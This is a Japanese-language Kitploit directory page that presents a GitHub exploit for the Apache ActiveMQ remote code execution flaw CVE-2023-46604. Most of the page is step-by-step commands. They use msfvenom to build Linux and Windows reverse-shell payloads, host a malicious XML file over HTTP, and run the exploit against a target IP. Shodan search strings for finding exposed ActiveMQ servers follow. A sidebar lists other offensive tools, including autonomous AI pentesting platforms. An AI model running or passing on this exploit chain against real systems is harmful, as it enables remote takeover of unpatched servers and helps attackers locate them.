Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ — Apache ActiveMQ (CVE_2023-46604) のリバースシェルエクスプロイトを達成する | Kitploit

ツール/GitHubGitHub/saumyajeetdas/cve-2023-46604-rce-reverse-shell-apache-activemq
ペイロード生成脆弱性分析エクスプロイトペネトレーションテストコマンド&コントロールリモートアクセスツール
GitHubsaumyajeetdas/cve-2023-46604-rce-reverse-shell-apache-activemq

CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ

共有

Apache ActiveMQ (CVE_2023-46604) のリバースシェルエクスプロイトを達成する

リポジトリを見る
12640803年前Kitploit レビュー済み

CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ

このエクスプロイトは、https://github.com/X1cT34m (https://github.com/X1r0z/ActiveMQ-RCE) で利用可能な基礎的な研究に基づいています。私たちは、Metasploit Framework (https://github.com/rapid7/metasploit-framework) を活用してリバースシェルを実現する技術をさらに発展させました。

使用方法:

重要: XML ファイル内の IP アドレス (11行目の 0.0.0.0) を、ペイロードが生成される IP アドレスに手動で変更してください。以下のコマンドに従う場合、それはリスナー IP アドレスになります。また、{IP_Of_Hosted_XML_File} はリスナー IP アドレスになります。

Linux/Unix ターゲット向け

git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p linux/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Port} -f elf -o test.elf
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-linux.xml

Windows ターゲット向け

git clone https://github.com/SaumyajeetDas/CVE-2023-46604-RCE-Reverse-Shell
cd CVE-2023-46604-RCE-Reverse-Shell
msfvenom -p windows/x64/shell_reverse_tcp LHOST={Your_Listener_IP/Host} LPORT={Your_Listener_Port} -f eXE -o test.exe
python3 -m http.server 8001
./ActiveMQ-RCE -i {Target_IP} -u http://{IP_Of_Hosted_XML_File}:8001/poc-windows.xml

画像



Shodan Dork:

  • product:"ActiveMQ OpenWire Transport"
  • 画像
  • product:"ActiveMQ OpenWire Transport" port:61616
  • 画像

元の作品:

  • https://github.com/X1r0z/ActiveMQ-RCE

詳細情報:

  • https://www.rapid7.com/blog/post/2023/11/01/etr-suspected-exploitation-of-apache-activemq-cve-2023-46604/
  • https://exp10it.cn/2023/10/apache-activemq-%E7%89%88%E6%9C%AC-5.18.3-rce-%E5%88%86%E6%9E%90/
  • https://attackerkb.com/topics/IHsgZDE3tS/cve-2023-46604/rapid7-analysis

https://github.com/Anon4mous の積極的なサポートに心から感謝します。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    708
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    500
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    398
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    341
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    259
  • 6

    antifox

    antifox-ai/antifox

    偵察、攻撃対象領域の探索、エクスプロイト検証、証拠に基づくレポート提供を実行するAIマルチエージェント自律ペネトレーションテストプラットフォーム。

    257

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →